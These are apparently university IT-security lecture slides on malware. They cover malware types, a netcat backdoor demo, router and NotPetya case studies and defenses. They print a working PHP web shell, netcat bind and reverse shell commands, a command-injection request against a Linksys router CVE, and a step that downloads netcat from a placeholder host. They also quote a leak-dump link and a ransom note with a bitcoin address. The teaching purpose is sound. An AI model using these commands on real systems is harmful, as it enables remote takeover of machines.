



IT-Security (ITS) B1

DIKU, E2024



Agenda

Malware defined

Building our own backdoor

Malware case studies

Malware defenses



Malware defined

Malware is malicious software that

disrupts operations,

steals sensitive data, or gives

unauthorised access to computers


Or anything else you don't want software to do on your system

Remember: Vulnerabilities are exploited to run malware


This (is | can be) malware

```
1 <html>
2 <body>
3 <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
4 <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
5 <input type="SUBMIT" value="Execute">
6 </form>
7 <pre>
8 <?php
9     if(isset($_GET['cmd']))
10     {
11         system($_GET['cmd'] . ' 2>&1');
12     }
13 ?>
14 </pre>
15 </body>
16 </html>
```

This (is | can be) malware



This (is | can be) malware





Many types (not mutually exclusive)

Virus

Worms

Trojan horse

Backdoor

Rootkit and bootkits

Keylogger

Wiper

Ransomware


RATs

Crimeware


C2 scripts

Legitimate tools


Malware at many layers




Malware's role in Cyber Kill Chain



Malware in many stages




Sidebar: How malware gets on a system




Malware file types (n=1,756)


office doc



windows app




other




Malware delivery methods (n=1,069)


email



other



smb



web




Figure 30. Malware delivery method proportion per organization



Sidebar: Another option

Paying People to Infect their Computers

Research paper: "[It's All About The Benjamins: An empirical study on incentivizing users to ignore security advice](#)," by Nicolas Christin, Serge Egelman, Timothy Vidas, and Jens Grossklags.


Abstract: We examine the cost for an attacker to pay users to execute arbitrary code -- potentially malware. We asked users at home to download and run an executable we wrote without being told what it did and without any way of knowing it was harmless. Each week, we increased the payment amount. Our goal was to examine whether users would ignore common security advice -- not to run untrusted executables -- if there was a direct incentive, and how much this incentive would need to be. We observed that for payments as low as \$0.01, 22% of the people who viewed the task ultimately ran our executable. Once increased to \$1.00, this proportion increased to 43%. We show that as the price



Let's build a backdoor


Netcat - the network swiss army knife

Victim opens a listener that Attacker connects to:

A terminal window titled 'user@computer: /tmp/victim' with a menu bar (File, Edit, View, Search, Terminal, Help). The command 'nc -l localhost -p 8080 -e /bin/bash' is entered. A cursor is visible on the line below the command.

```
user@computer: /tmp/victim
File Edit View Search Terminal Help
[victim]$ nc -l localhost -p 8080 -e /bin/bash

```


A terminal window titled 'user@computer: /tmp/attacker' with a menu bar (File, Edit, View, Search, Terminal, Help). The command 'nc localhost 8080' is entered, followed by 'whoami' and 'user' on subsequent lines. A cursor is visible on the line below 'user'.

```
user@computer: /tmp/attacker
File Edit View Search Terminal Help
[attacker]$ nc localhost 8080
whoami
user


```

Netcat - the network swiss army knife

Victim connects back to Attacker's machine:



```
user@computer: /tmp/victim
File Edit View Search Terminal Help
[victim]$ nc localhost 8080 -e /bin/bash
```



```
user@computer: /tmp/attacker
File Edit View Search Terminal Help
[attacker]$ nc -l localhost -p 8080
whoami
user
```



Malware case studies



Malware case studies

How to infect a router

CVE-2018-17208 on Linksys Velop

Unauthenticated command injection providing an attacker with full root access via `cgi-bin/zbtest.cgi` or `cgi-bin/zbtest2.cgi`

GET `/cgi-bin/zbtest.cgi?cmd=level&nodeid=1+2+0+1&level=;/sbin/reboot;` HTTP/1.0



CVE-2018-17208 on Linksys Velop

get netcat: `curl http://somesite.com/nc > nc`

make it executable: `chmod +x nc`

set up a listener: `nc -l -p 1337 -e /bin/bash`

connect to router: `nc router_ip 1337`






Another (router) case story: VPNfilter

VPNFilter

VPNFilter – malware designed to infect routers and certain network attached storage devices

Infected approx. 500,000 worldwide



FBI warns of VPNFilter


Reboot devices – temporarily removes stages 2 and 3 of the malware

Stage 1 would remain – leading the router to try re-downloading stage 2.

But FBI had seized servers used for stage 2 installation

Without these, the malware must rely on the socket listener for stage 2

A firmware update removes all stages of the malware, *though it is possible the device could be reinfected (as initial infection vector unknown)*



Cyclops replaces VPNFilter



CYBERSECURITY
& INFRASTRUCTURE
SECURITY AGENCY



[Alerts and Tips](#)

[Resources](#)

[National Cyber Awareness System](#) > [Alerts](#) > [New Sandworm Malware Cyclops Blink Replaces VPNFilter](#)

Alert (AA22-054A)


New Sandworm Malware Cyclops Blink Replaces VPNFilter

Original release date: February 23, 2022

Sandworm also known as Unit 74455, is allegedly a Russian cybermilitary unit of the GRU, the organization in charge of Russian military intelligence.[1] Other names, given by cybersecurity researchers, include Telebots, Voodoo Bear, and Iron Viking

The team is believed to be behind, amongst others, the December 2015 Ukraine power grid cyberattack, and the 2017 cyberattacks on Ukraine using the NotPetya malware.

More router botnets



NEWS

FBI disrupts another Chinese state-sponsored botnet

The FBI said the massive botnet, which included 260,000 connected devices, was developed and operated by a publicly traded Chinese company named Integrity Technology Group.

By [Rob Wright](#), Senior News Director


Published: 19 Sep 2024

The FBI took down another China-linked botnet that consisted of more than 260,000 connected devices and was controlled by a publicly traded technology company in Beijing.



Another case story: NotPetya

2017: WannaCry and NotPetya





NotPetya propagation

The following methods are used to spread across a network:

- Network node enumeration
- SMB copy and remote execution
- SMB exploitation via EternalBlue

Lost in Translation



theshadowbrokers (60) ▾ in shadowbrokers • 2 years ago

KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4 

Password = Reeeeeeeeeeeeeeee

theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shut up and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all surviving WWII theshadowbrokers be seeing you next week. Who knows what we having next time?

NotPetya propagation

EternalBlue exploits a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol (CVE-2017-0144).

The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of Microsoft Windows mishandles specially crafted packets from remote attackers, allowing them to remotely execute code on the target computer.

The NSA did not alert Microsoft about the vulnerabilities, and held on to it for more than five years before the Shadowbroker breach.

Lost in Translation



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NotPetya payload

Infects the **master boot record (MBR)** and overwrites the Windows **bootloader**, and triggers a restart.

Upon startup, the payload encrypts the **Master File Table** of the **NTFS** file system, and then displays the ransom message demanding a payment made in Bitcoin.

Meanwhile, NotPetya encrypts the files behind the scenes.

Read more

NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft

June 29, 2017 Karan Sood and Shaun Hurley From The Front Lines

Boops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$380 worth of Bitcoin to following address:

1Mz7153HMuXXTuR2R1t78mGSdzaRtNbBLX

2. Send your Bitcoin wallet ID and personal installation key to e-mail news@smith123456@posteo.net. Your personal installation key:

zRNagE-CBBMfc-pD5A14-vF45d2-14mhs5-d7UCzb-RYjq3E-ANgBrK-49XFX2-Ed2R5A


If you already purchased your key, please enter it below.

Key: _




Ransomware

Ransomware statistics



Ransomware ecosystem





NO BACKUPS?

I TOO LIKE TO LIVE DANGEROUSLY

memegenerator.net



Malware Defenses

Malware vs firewall





Firewall vs bind vs reverse_tcp

```
#include <stdio.h>
#include <malware.h>

int main() {

    system(malware.exe);

